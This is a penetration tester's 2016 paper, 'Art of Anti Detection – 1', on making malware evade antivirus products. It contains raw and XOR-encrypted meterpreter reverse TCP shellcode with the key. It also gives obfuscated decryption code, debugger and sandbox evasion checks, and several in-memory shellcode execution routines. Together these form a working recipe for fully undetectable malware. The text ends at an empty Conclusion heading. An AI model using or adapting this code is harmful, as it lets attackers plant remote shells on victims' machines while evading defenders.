INVICTUS EUROPE

SECURITY PAPER
Preparation Date: 11 Dec 2016

Art of Anti Detection – 1

Introduction to AV & Detection Techniques

Prepared by:

Ege BALCI

Penetration Tester

ege.balci<at>invictuseurope.com

TABLE OF CONTENT

1. Abstract:

This paper will explain effective methods for bypassing the static, dynamic and heuristic analysis of up to date anti-virus products. Some of the methods are already known by public but there are few methods and implementation tricks that is the key for generating FUD(Fully Undetectable) malware, also the size of the malware is almost as important as anti-detection, when implementing these methods i will try to keep the size as minimum as possible. this paper also explains the inner workings of anti-viruses and windows operating system, reader should have at least intermediate C/C++ and assembly knowledge and decent understanding of PE file structure.

2. Introduction

Implementing anti detection techniques should be specific for each malware type, all the methods explained in this paper will also work for all kind of malware but in this paper mainly focuses on stager meterpreter payloads because meterpreter is capable of all the things that all other malware does, getting a meterpreter session on remote machine allows many things like privilege escalation, credential stealing, process migration, registry manipulation and allot more post exploitation, also meterpreter has a very active community and it's very popular among security researchers.

3. Terminology

Signature Based Detection:
Traditional antivirus software relies heavily upon signatures to identify malware. Substantially, when a malware arrives in the hands of an antivirus firm, it is analysed by malware researchers or by dynamic analysis systems. Then, once it is determined to be a malware, a proper signature of the file is extracted and added to the signatures database of the antivirus software.

Static Program Analyze:
Static program analysis is the analysis of computer software is performed without actually executing programs.
In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

Dynamic Program Analyze:
Dynamic program analysis is the analysis of computer software that is performed by executing programs on a real or virtual processor. For dynamic program analysis to be effective, the target program must be executed with sufficient test inputs to produce interesting behavior.

Sandbox:
In computer security, a sandbox is a security mechanism for separating running programs. It is often used to execute untested or untrusted programs or code, possibly from unverified or untrusted third parties, suppliers, users or websites, without risking harm to the host machine or operating system.

Heuristic Analysis:
Heuristic analysis is a method employed by many computer antivirus programs designed to detect previously unknown computer viruses, as well as new variants of viruses already in the "wild".Heuristic analysis is an expert based analysis that determines the susceptibility of a system towards particular threat/risk using various decision rules or weighing methods. MultiCriteria analysis (MCA) is one of the means of weighing. This method differs from statistical analysis, which bases itself on the available data/statistics.

Entropy:
In computing, entropy is the randomness collected by an operating system or application for use in cryptography or other uses that require random data. This randomness is often collected from hardware sources, either pre-existing ones such as mouse movements or specially provided randomness generators. A lack of entropy can have a negative impact on performance and security.

4. Common Techniques

When it comes to reducing a malware's detection score first things that comes in mind are crypters, packers and code obfuscation. These tools and techniques are still able to bypass good amount of AV product but because of the advancements in cyber security field most of the tools and methods in the wild is outdated and can't produce FUD malware. For understanding the inner workings of these techniques and tools i will give brief descriptions;

4.1 Obfuscation


Code obfuscation can be defined as mixing the source code of the binary without disrupting the real function, it makes static analyzing harder and also changes the hash signatures of the binary. Obfuscation can simply be implemented whit adding few lines of garbage code or programmatically changing the execution order of the instructions. This method can bypass good amount of AV product but it depends on how much you obfuscate.

4.2 Packers

Executable packer is any means of compressing an executable file and combining the compressed data with decompression code into a single executable. When this compressed executable is executed, the decompression code recreates the original code from the compressed code before executing it. In most cases this happens transparently so the compressed executable can be used in exactly the same way as the original. When a AV scanner scans a packed malware it needs to determine the compression algorithm and decompress it. Because of files that packed with packers are harder to analyze malware authors have a keen interest on packers.

4.3 Crypters

Crypters are programs that encrypts the given binary for making it hard to analyze or reverse engineer. A crypter exists of two parts, a builder and a stub, builder simply just encrypts the given binary and places inside the stub, stub is the most important piece of the crypter, when we execute the generated binary first stub runs and decrypts the original binary to memory and then executes the binary on memory via "RunPE" method(in most cases).



5. The Problem About Crypters & Packers

Before moving on to the effective methods, there are few thinks that needs to be acknowledged about what is wrong in well-known techniques and tools. Today's AV companies has already realized the danger, now instead of just searching for malware signatures and harmful behavior they also search for signs of crypters and packers. Compared to detecting malware detecting crypters and packers is relatively easy because of they all have to do certain suspicious things like decrypting the encrypted PE file and executing it on the memory.

5.1 PE Injection:


In order to fully explain the in memory execution of a PE image i have to talk about how windows loads the PE files. Generally when compiling a PE file the compiler sets the main module address at 0x00400000, while compile process all the full address pointers and addresses at long jump instructions are calculated according to main module address, at the end of compiling process compiler creates a relocation table section in PE file, relocation section contains the addresses of instructions that depends on the base address of the image, such as full address pointers and long jump instruction.

While in execution of the PE image, operating system checks the availability of the PE image's preferred address space, if the preferred space is not available, operating system loads the PE image to a random available address on memory, before starting the process system loader needs to adjust the absolute addresses on memory, with the help of relocation section system loader fixes the all address dependent instructions and starts the suspended process. All this mechanism is called "Address Layout Randomization".

In order to execute a PE image on memory crypters needs to parse the PE headers and relocate the absolute addresses, simply they have to mimic system loader witch is very unusual and suspicious. When we analyze crypters written in c or higher level languages in almost every cases we could see these windows API functions called "NtUnmapViewOfSection" and "ZwUnmapViewOfSection" these functions simply unmaps a view of a section from the virtual address space of a subject process, they play a very important role at in memory execution method called RunPE which almost %90 of crypters uses.

```
typedef LONG( WINAPI * NtUnmapViewOfSection )(HANDLE ProcessHandle, PVOID BaseAddress);
NtUnmapViewOfSection xNtUnmapViewOfSection;
xNtUnmapViewOfSection = NtUnmapViewOfSection(GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtUnmapViewOfSection"));
if ( 0 == xNtUnmapViewOfSection( res.hProcess, PVOID( dwImageBase ) ) )  // Unmap target code
```


Of course AV products can't just declare malicious for every program that uses these windows API functions, but the order of using this functions matter a lot. There are small percentage of crypters (mostly written in assembly) witch does not uses these functions and performs the relocation manually, they are very effective at the time but sooner or later usage of crypters will not be profitable because of logically no non harmful program tries to mimic the system loader. Another downside is huge entropy increase on input files, because of encrypting the entire PE file, entropy will rise inevitably, when AV scanners detects unusual entropy on a PE file they will probably mark the file as suspicious.



6. Perfect Approach

The concept of encrypting the malicious code is clever but the decryption function should be obfuscated properly and when it comes to executing the decrypted code in memory we have to do it without relocating the absolute addresses, also there has to be a detection mechanism checking for weather the malware is analyzing dynamically in a sand box or not, if detection mechanism detects that malware is being analyzed by the AV then the decryption function shouldn't be executed. Instead of encrypting the entire PE file encrypting shellcodes or only the .text section of the binary is much more suitable, it keeps the entropy and size low and makes no changes to image headers and sections.

This will be the malware flow chart.



Our "AV Detect." function will detect if the malware is being analyze dynamically in a sandbox or not, if the function detects any sign of AV scanner then it will call the main function again or just crash, if "AV Detect" function don't finds any sign of AV scanner it will call the "Decrypt Shellcode" function

This is meterpreter reverse TCP shellcode in raw format.

```
unsigned char Shellcode[] = {
  0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64,
  0x8b, 0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28,
  0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
  0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52, 0x57, 0x8b, 0x52,
  0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
  0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49,
  0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01,
  0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75,
  0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b,
  0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
  0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a,
  0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x68, 0x33, 0x32, 0x00, 0x00, 0x68, 0x77,
  0x73, 0x32, 0x5f, 0x54, 0x68, 0x4c, 0x77, 0x26, 0x07, 0xff, 0xd5, 0xb8,
  0x90, 0x01, 0x00, 0x00, 0x29, 0xc4, 0x54, 0x50, 0x68, 0x29, 0x80, 0x6b,
  0x00, 0xff, 0xd5, 0x6a, 0x05, 0x68, 0x7f, 0x00, 0x00, 0x01, 0x68, 0x02,
  0x00, 0x11, 0x5c, 0x89, 0xe6, 0x50, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40,
  0x50, 0x68, 0xea, 0x0f, 0xdf, 0xe0, 0xff, 0xd5, 0x97, 0x6a, 0x10, 0x56,
  0x57, 0x68, 0x99, 0xa5, 0x74, 0x61, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0c,
  0xff, 0x4e, 0x08, 0x75, 0xec, 0x68, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5,
  0x6a, 0x00, 0x6a, 0x04, 0x56, 0x57, 0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff,
  0xd5, 0x8b, 0x36, 0x6a, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00, 0x56, 0x6a,
  0x00, 0x68, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x93, 0x53, 0x6a, 0x00,
  0x56, 0x53, 0x57, 0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x01, 0xc3,
  0x29, 0xc6, 0x75, 0xee, 0xc3
};
```

For keeping the entropy and size in appropriate value i will pass this shellcode to simple xor cipher with a multi byte key, xor is not an encryption standard like RC4 or blowfish but we don't need a strong encryption anyway, AV products is not going to try to decrypt the shellcode, making it unreadable and undetectable for static string analysis is enough, also using xor makes decryption process much faster and avoiding the encryption libraries in code will reduce the size a lot.

This is the same meterpreter code XOR ciphered with key.

```
unsigned char Shellcode[] = {
  0xfb, 0xcd, 0x8d, 0x9e, 0xba, 0x42, 0xe1, 0x93, 0xe2, 0x14, 0xcf, 0xfa,
  0x31, 0x12, 0xb1, 0x91, 0x55, 0x29, 0x84, 0xcc, 0xae, 0xc9, 0xf3, 0x32,
  0x08, 0x92, 0x45, 0xb8, 0x8b, 0xbd, 0x2d, 0x26, 0x66, 0x59, 0x0d, 0xb2,
  0x9a, 0x83, 0x4e, 0x17, 0x06, 0xe2, 0xed, 0x6c, 0xe8, 0x15, 0x0a, 0x48,
  0x17, 0xae, 0x45, 0xa2, 0x31, 0x0e, 0x90, 0x62, 0xe4, 0x6d, 0x0e, 0x4f,
  0xeb, 0xc9, 0xd8, 0x3a, 0x06, 0xf6, 0x84, 0xd7, 0xa2, 0xa1, 0xbb, 0x53,
  0x8c, 0x11, 0x84, 0x9f, 0x6c, 0x73, 0x7e, 0xb6, 0xc6, 0xea, 0x02, 0x9f,
  0x7d, 0x7a, 0x61, 0x6f, 0xf1, 0x26, 0x72, 0x66, 0x81, 0x3f, 0xa5, 0x6f,
  0xe3, 0x7d, 0x84, 0xc6, 0x9e, 0x43, 0x52, 0x7c, 0x8c, 0x29, 0x44, 0x15,
  0xe2, 0x5e, 0x80, 0xc9, 0x8c, 0x21, 0x84, 0x9f, 0x6a, 0xcb, 0xc5, 0x3e,
  0x23, 0x7e, 0x54, 0xff, 0xe3, 0x18, 0xd0, 0xe5, 0xe7, 0x7a, 0x50, 0xc4,
  0x31, 0x50, 0x6a, 0x97, 0x5a, 0x4d, 0x3c, 0xac, 0xba, 0x42, 0xe9, 0x6d,
  0x74, 0x17, 0x50, 0xca, 0xd2, 0x0e, 0xf6, 0x3c, 0x00, 0xda, 0xda, 0x26,
  0x2a, 0x43, 0x81, 0x1a, 0x2e, 0xe1, 0x5b, 0xce, 0xd2, 0x6b, 0x01, 0x71,
  0x07, 0xda, 0xda, 0xf4, 0xbf, 0x2a, 0xfe, 0x1a, 0x07, 0x24, 0x67, 0x9c,
  0xba, 0x53, 0xdd, 0x93, 0xe1, 0x75, 0x5f, 0xce, 0xea, 0x02, 0xd1, 0x5a,
  0x57, 0x4d, 0xe5, 0x91, 0x65, 0xa2, 0x7e, 0xcf, 0x90, 0x4f, 0x1f, 0xc8,
  0xed, 0x2a, 0x18, 0xbf, 0x73, 0x44, 0xf0, 0x4b, 0x3f, 0x82, 0xf5, 0x16,
  0xf8, 0x6b, 0x07, 0xeb, 0x56, 0x2a, 0x71, 0xaf, 0xa5, 0x73, 0xf0, 0x4b,
  0xd0, 0x42, 0xeb, 0x1e, 0x51, 0x72, 0x67, 0x9c, 0x63, 0x8a, 0xde, 0xe5,
  0xd2, 0xae, 0x39, 0xf4, 0xfa, 0x2a, 0x81, 0x0a, 0x07, 0x25, 0x59, 0xf4,
  0xba, 0x2a, 0xd9, 0xbe, 0x54, 0xc0, 0xf0, 0x4b, 0x29, 0x11, 0xeb, 0x1a,
  0x51, 0x76, 0x58, 0xf6, 0xb8, 0x9b, 0x49, 0x45, 0xf8, 0xf0, 0x0e, 0x5d,
  0x93, 0x84, 0xf4, 0xf4, 0xc4
};

unsigned char Key[] = {
  0x07, 0x25, 0x0f, 0x9e, 0xba, 0x42, 0x81, 0x1a
};
```

Because of we are writing a new piece of malware, our malware's hash signature will not be known by the anti virus products, so we don't need to worry about signature based detection, we will encrypt our shellcode and obfuscate our anti detection/reverse engineering and decryption functions also these will be enough for bypassing static/heuristic analysis phase, there is only one more phase we need to bypass and it is the dynamic analysis phase, most important part is the success of the "AV detect" function, before starting to write the function we need to understand how heuristic engines of AV products works.

7. Heuristic Engines

Heuristic engines are basically statistical and rule based analyze mechanisms. Their main purpose is detecting new generation(previously unknown) viruses by categorizing and giving threat/risk grades to code fragments according to predefined criterias, even when a simple hello world program scanned by AV products, heuristic engine decides on a threat/risk score if the score is higher then thresholds then the file gets marked as malicious. Heuristic engines are the most advanced part of AV products they use significant amount of rules and criterias, since no anti virus company releases blueprints or documentation about their heuristic engines all known selective criterias about their threat/risk grading policy are found with trial and error.

Some of the known rules about threat grading;
- Decryption loop detected
- Reads active computer name
- Reads the cryptographic machine GUID
- Contacts random domain names
- Reads the windows installation date
- Drops executable files
- Found potential IP address in binary memory
- Modifies proxy settings
- Installs hooks/patches the running process
- Injects into explorer
- Injects into remote process
- Queries process information
- Sets the process error mode to suppress error box
- Unusual entropy
- Possibly checks for the presence of antivirus engine
- Monitors specific registry key for changes
- Contains ability to elevate privileges
- Modifies software policy settings
- Reads the system/video BIOS version
- Endpoint in PE header is within an uncommon section
- Creates guarded memory regions
- Spawns a lot of processes
- Tries to sleep for a long time
- Unusual sections
- Reads windows product id
- Contains decryption loop
- Contains ability to start/interact device drivers
- Contains ability to block user input

When writing our AV detect and Decrypt Shellcode functions we have to be careful about all this rules.

8. Decrypt Shellcode

Obfuscating the decryption mechanism is vital, most of AV heuristic engines are able to detect decryption loops inside PE files, after the huge increase on ransomware cases even some heuristic engines are build mainly just for finding decryption routines, after they detect a decryption routine, some scanners waits until ECX register to be “0” most of the time that indicates the end of loop, after

they reach the end of the decryption loop they will re analyze the decrypted content of the file.

This will be the "Decrypt Shellcode" function

```
void DecryptShellcode() {
    for (int i = 0; i < sizeof(Shellcode); i++) {

        __asm
        {
            PUSH EAX
            XOR EAX, EAX
            JZ True1
            __asm __emit(0xca)
            __asm __emit(0x55)
            __asm __emit(0x78)
            __asm __emit(0x2c)
            __asm __emit(0x02)
            __asm __emit(0x9b)
            __asm __emit(0x6e)
            __asm __emit(0xe9)
            __asm __emit(0x3d)
            __asm __emit(0x6f)

            True1:
            POP EAX
        }

        Shellcode[i] = (Shellcode[i] ^ Key[(i % sizeof(Key))]);

        __asm
        {
            PUSH EAX
            XOR EAX, EAX
            JZ True2
            __asm __emit(0xd5)
            __asm __emit(0xb6)
            __asm __emit(0x43)
            __asm __emit(0x87)
            __asm __emit(0xde)
            __asm __emit(0x37)
            __asm __emit(0x24)
            __asm __emit(0xb0)
            __asm __emit(0x3d)
            __asm __emit(0xee)
            True2:
            POP EAX
        }
    }
}
```

It is a for loop that makes logical xor operation between a shellcode byte and a key byte, below and above assembly blocks literally does noting, they cover the logical XOR operation with random bytes and jumps over them. Because of we are not using any advanced decryption mechanism this will be enough for obfuscating "Decrypt Shellcode" function.

9. Dynamic Analysis Detection

Also while writing the sandbox detection mechanism we need to obfuscate our methods, if the heuristic engine detects any sign of anti reverse engineering methods it would be very bad for malware's threat score.

9.1 Is Debugger Present:

Our first AV detection mechanism will be checking for debugger in our process There is a windows API function for this operation it ”Determines whether the calling process is being debugged by a user-mode debugger.” but we will not use it because of most AV products are monitoring the win API calling statements, they probably detect and treat this function as a anti reverse engineering method. Instead of using the win API function we will go and look at the “BeingDebuged” byte at PEB block.

```
//BOOL WINAPI IsDebuggerPresent(void);

__asm{
CheckDebugger:
    PUSH EAX                          //Save EAX value to stack
    MOV EAX,DWORD PTR FS:[0x18]       //Get PEB structure address
    MOV EAX,DWORD PTR [EAX+0x30]      //Get BeingDebuged byte
    CMP BYTE PTR [eax+2],0            //Check if BeingDebug byte is set
    JNE CheckDebugger                 //If debugger present check again...
    POP EAX                           //Put back the EAX value
}
```

With some inline assembly this piece of code points a pointer to the BeingDebuged byte in PEB block, if debugger present it will check again until a overflow occurs in stack, when an overflow occurs the stack canaries will trigger an exception and process will be closed, this is the shortest way to exit the program. Manually checking the BeingDebuged byte will bypass good amount of AV product but still some AV products have taken measures about this issue so we need to obfuscate the code for avoiding the static string analysis.

```
__asm
{
CheckDebugger:
    PUSH EAX
        MOV EAX, DWORD PTR FS : [0x18]
        __asm
    {
        PUSH EAX
        XOR EAX, EAX
        JZ J
        __asm __emit(0xea)
        J:
        POP EAX
    }
    MOV EAX, DWORD PTR[EAX + 0x30]
        __asm
    {
        PUSH EAX
        XOR EAX, EAX
        JZ J3
        __asm __emit(0xea)
        J3:
        POP EAX
    }
    CMP BYTE PTR[EAX + 2], 0
    JNE CheckDebugger
    POP EAX
}
```

Adding exact jump instruction after all operation will not effect our purpose but adding garbage bytes between jumps will obfuscate the code and avoid static string filters.

9.2 Load Fake Library

In this method we will try to load a non existing dll on runtime. Normally when we try to load a non existing dll, HISTENCE returns NULL, but some dynamic analysis mechanisms in AV products allows such cases in order to further investigate the execution flow of the program.

```
HINSTANCE DLL = LoadLibrary(TEXT("fake.dll"));
if (DLL != NULL) {
    BypassAV(argv);
}
```

9.3 Get Tick Count

In this method we will be exploiting the time deadline of AV products. In most cases AV scanners are being designed for end user, they need to be user friendly and suitable for daily usage this means they can't spend too much time for scanning files they need to scan files as quickly as possible. At first malware developers used "sleep()" function for waiting until the scan complete, but nowadays this trick almost never works, every AV product skips the sleep function when they encountered one. We will use this against them , below code

uses a win API function called "GetThickCount()" this function "Retrieves the number of milliseconds that have elapsed since the system was started, up to 49.7 days." we will use it to get the time passed since OS booted, then try to sleep 1 second, after sleep function we will check weather sleep function is skipped or not by comparing the two GetTickCout() value.

```
//                                  }
int Tick = GetTickCount();        //|
Sleep(1000);                      //|
int Tac = GetTickCount();         //|
if((Tac - Tick) < 1000){          //|=> Check if the sleep function is skipped...
    BypassAV(argv,NameTrigger);   //|
}                                 //|
//                                  }
```

9.4 Number Of Cores

This method will simply check the number of processor cores on the system. Since AV products can't afford allocating too much resource from host computer we can check the core number in order to determine are we in a sandbox or not. Even some AV products does not support multi core processing so they shouldn't be able to reserve more than 1 processor core to their sandbox environment.

```
SYSTEM_INFO SysGuide;//                          }
GetSystemInfo(&SysGuide);//                      |
int CoreNum = SysGuide.dwNumberOfProcessors;//   |
if(CoreNum < 2){//                               |=> This method checks the number of processor cores...
    return false;//                              |
}//                                              }
```

9.5 Huge Memory Allocations

This method also exploits the time deadline on each AV scan, we simply allocate nearly 100 Mb of memory then we will fill it with NULL bytes, at the end we will free it.

```
char * Memdmp = NULL;
Memdmp = (char *)malloc(100000000);
if (Memdmp != NULL) {
    memset(Memdmp, 00, 100000000);
    free(Memdmp);
}
```

When the programs memory starts to grow on runtime eventually AV scanners will end the scan for the sake of not to spend too much time on a file, this method can be used multiple times. This is a very primitive and old technique but it still bypasses good amount of scanners.

9.6 Trap Flag Manipulation

The trap flag is used for tracing the program. If this flag is set every instruction will raise "SINGLE_STEP" exception. Trap flag can be manipulated in order thwart tracers. We can manipulate the trap flag with below code,

```
__asm
{
    PUSHF                       // Push all flags to stack
    MOV DWORD [ESP], 0x100      // Set 0x100 to the last flag on the stack
    POPF                        // Put back all flags register values
}
```

9.7 Mutex Triggered WinExec

This method is very promising because of its simplicity, we create a condition for checking whether a certain mutex object already exists on the system or not.

```
HANDLE AmberMutex = CreateMutex(NULL, TRUE, "FakeMutex");
if(GetLastError() != ERROR_ALREADY_EXISTS){
    WinExec(argv[0],0);
}
```

If "CreateMutex" function does not return already exists error we execute the malware binary again, since most of the AV products don't let programs which are dynamically analyzing to start new processes or access the files outside the AV sandbox, when the already exist error occurs execution of the decrypt function may start. There are much more creative ways of mutex usage in anti-detection.

10. Proper Ways To Execute Shellcodes

Starting with Windows Vista, Microsoft introduced Data Execution Prevention or DEP, a security feature that can help prevent damage to your computer by monitoring programs from time to time. Monitoring ensures that running program uses system memory efficiently. If there is any instance of a program on your computer using memory incorrectly, DEP notices it, closes the program and notifies you. That means you can't just put some bytes to an char array and execute it, you need to allocate a memory region with read, write and execute flags using windows API functions.

Microsoft has several memory manipulation API functions for reserving memory pages, most of the common malware in the field uses the "VirtualAlloc" function for reserving memory pages, as you can guess common usage of functions helps AV products with defining detection rules, using other memory manipulation functions will also do the trick and they may attract less attention.

I will list several shellcode execution methods with different memory manipulation API function,

10.1 HeapCreate/HeapAlloc:

Windows also allows creating RWE heap regions.

```
void ExecuteShellcode(){
    HANDLE HeapHandle = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, sizeof(Shellcode), sizeof(Shellcode));
    char * BUFFER = (char*)HeapAlloc(HeapHandle, HEAP_ZERO_MEMORY, sizeof(Shellcode));
    memcpy(BUFFER, Shellcode, sizeof(Shellcode));
    (*(void(*)())BUFFER)();
}
```

10.2 LoadLibrary/GetProcAddress:

LoadLibrary and GetProcAddress WINAPI function combination allows us to use all other win api functions, with this usage there will be no direct call to the memory manipulation function and malware will probably be less attractive.

```
void ExecuteShellcode(){
    HINSTANCE K32 = LoadLibrary(TEXT("kernel32.dll"));
    if(K32 != NULL){
        MYPROC Allocate = (MYPROC)GetProcAddress(K32, "VirtualAlloc");
        char* BUFFER = (char*)Allocate(NULL, sizeof(Shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        memcpy(BUFFER, Shellcode, sizeof(Shellcode));
        (*(void(*)())BUFFER)();
    }
}
```

10.3 GetModuleHandle/GetProcAddress:

This method does not even use the LoadLibrary function it takes advantage of already loaded kernel32.dll, GetModuleHandle function retrieves the module

handle from an already loaded dll, this method is possibly one of the most silent way to execute shellcode.

```
void ExecuteShellcode(){
    MYPROC Allocate = (MYPROC)GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAlloc");
    char* BUFFER = (char*)Allocate(NULL, sizeof(Shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(BUFFER, Shellcode, sizeof(Shellcode));
    (*(void(*)())BUFFER)();
}
```

11. Multi Threading

It is always harder to reverse engineer multi threaded PE files, it is also challenging for AV products, multi threading approach can be used with all execution methods above so instead of just pointing a function pointer to shellcode and executing it creating a new thread will complicate things for AV scanners plus it allow us to keep executing the "AV Detect" function while executing the shellcode at same time.


```
void ExecuteShellcode(){
    char* BUFFER = (char*)VirtualAlloc(NULL, sizeof(Shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(BUFFER, Shellcode, sizeof(Shellcode));
    CreateThread(NULL,0,LPTHREAD_START_ROUTINE(BUFFER),NULL,0,NULL);
    while(TRUE){
        BypassAV(argv);
    }
}
```

Above code executes the shellcode with creating a new thread, just after creating the thread there is a infinite while loop that is executing bypass av function, this approach will almost double the effect of our bypass av function, bypass AV function will be keep checking for sandbox and dynamic analysis signs while shellcode runs, this is also vital for bypassing some advanced heuristic engines that waits until the execution of the shellcode.

12. Conclusion

